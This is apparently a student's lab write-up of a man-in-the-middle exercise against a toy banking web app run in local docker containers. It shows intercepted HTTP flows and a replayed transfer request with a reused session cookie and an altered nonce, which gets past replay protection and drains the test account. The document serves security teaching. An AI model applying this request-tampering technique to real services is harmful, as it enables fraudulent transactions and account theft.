

MITM

Code can be found here: <https://github.com/c2003-tamu/413>

Environment Setup

- Ensure docker is set up on your machine
- Clone git repository
- Navigate to mitm repository


Running the Project

- Create 3 terminal tabs, 1 for each docker container that will run
- In the first tab, navigate to mitm/server and run script ./server.sh
- In the second tab, navigate to mitm/ and run script ./mitm.sh
- In the third tab, navigate to mitm/client and run script ./client.sh

Analysis

General Analysis


When we run this project, we can see that all requests made by the client can be seen, replayed, or altered by the attacker:



The screenshot shows a terminal window with three tabs: 'cade@cade-ThinkPad-T480s: ~/Desktop/spring2025/csce413/413/mitm', 'cade@cade-ThinkPad-T480s: ~/Desktop/spring2025/csce413/413/mitm/server', and 'cade@cade-ThinkPad-T480s: ~/Desktop/spring2025/csce413/413/mitm/client'. The terminal displays a list of intercepted HTTP requests and responses, including their status codes, methods, endpoints, and body details.

| Time | Method | Endpoint | Status | Content-Type | Body Size | Response Time |
|----------|-----------|--------------------------|--------|------------------|-----------|---------------|
| 18:45:15 | HTTP POST | server /authenticate | 200 | application/json | 70b | 150ms |
| 18:45:15 | HTTP POST | server /safetransaction | 200 | application/json | 62b | 5ms |
| 18:45:51 | HTTP GET | server /balance?userId=0 | 200 | application/json | 36b | 46ms |

For example, if the attacker wanted to alter a request that makes a transaction between two bank accounts, they could use the request seen below:




```
Flow Details
2025-02-05 18:45:15 POST http://server:5000/safetransaction
-- 200 OK application/json 62b 5ms

Request Response Detail
Host: server:5000
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 171
Content-Type: application/json

JSON [::auto]
{
  "fromId": 0,
  "toId": 1,
  "amount": 100,
  "timestamp": 1738781115.2927465,
  "nonce": "3d788d9f-263a-4b16-8a9d-1e10d9482bcc",
  "cookie": "ce0ad88b-290b-43fb-ba72-de67eb264950"
}
```

From this, the attacker has a valid cookie that they could use to drain money from the bank account of owner “fromId”. They could alter the request body in the following way:



```
Flow Details
2025-02-05 18:45:15 POST http://server:5000/safetransaction
-- 200 OK application/json 62b 5ms

Request Response Detail
Host: server:5000
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 172
Content-Type: application/json

JSON [::auto]
{
  "fromId": 0,
  "toId": 1,
  "amount": 101,
  "timestamp": 1738781115.2927465,
  "nonce": "4d788d9f-263a-4b16-8a9d-1e10d9482bcc",
  "cookie": "ce0ad88b-290b-43fb-ba72-de67eb264950"
}
```

From this slight change to the nonce, the replay prevention is essentially completely bypassed, and the request goes through as seen by the 200 status above. On top of this, we can see that money has been taken out of my account :(by requesting <http://server/balance?userId=0>

Before:

```
Flow Details
2025-02-05 18:45:51 GET http://server:5000/balance?userId=0
- 200 OK application/json 36b 46ms

Request Response Detail

Server: Werkzeug/3.1.3 Python/3.13.1
Date: Wed, 05 Feb 2025 18:45:51 GMT
Content-Type: application/json
Content-Length: 36
Connection: close

JSON
[ :auto ]

{
  "balance": 132,
  "name": "Cade Royal"
}
```

After:

```
Flow Details
2025-02-05 18:47:46 GET http://server:5000/balance?userId=0
- 200 OK application/json 35b 54ms

Request Response Detail

Server: Werkzeug/3.1.3 Python/3.13.1
Date: Wed, 05 Feb 2025 18:47:46 GMT
Content-Type: application/json
Content-Length: 35
Connection: close

JSON
[ :auto ]

{
  "balance": 31,
  "name": "Cade Royal"
}
```

Compromises

In this scenario, confidentiality is compromised because an unauthorized party is accessing and modifying data. For example, if a user simply requests to see how much money they have in their bank account, not only would the attacker know how much money they have, but the attacker would also have a cookie that could be used to make more requests.

Integrity is also compromised because the data in the database of this application has experienced unauthorized change or even possibly destruction. Attackers can make an arbitrary number of transactions, authentications, or account balance requests.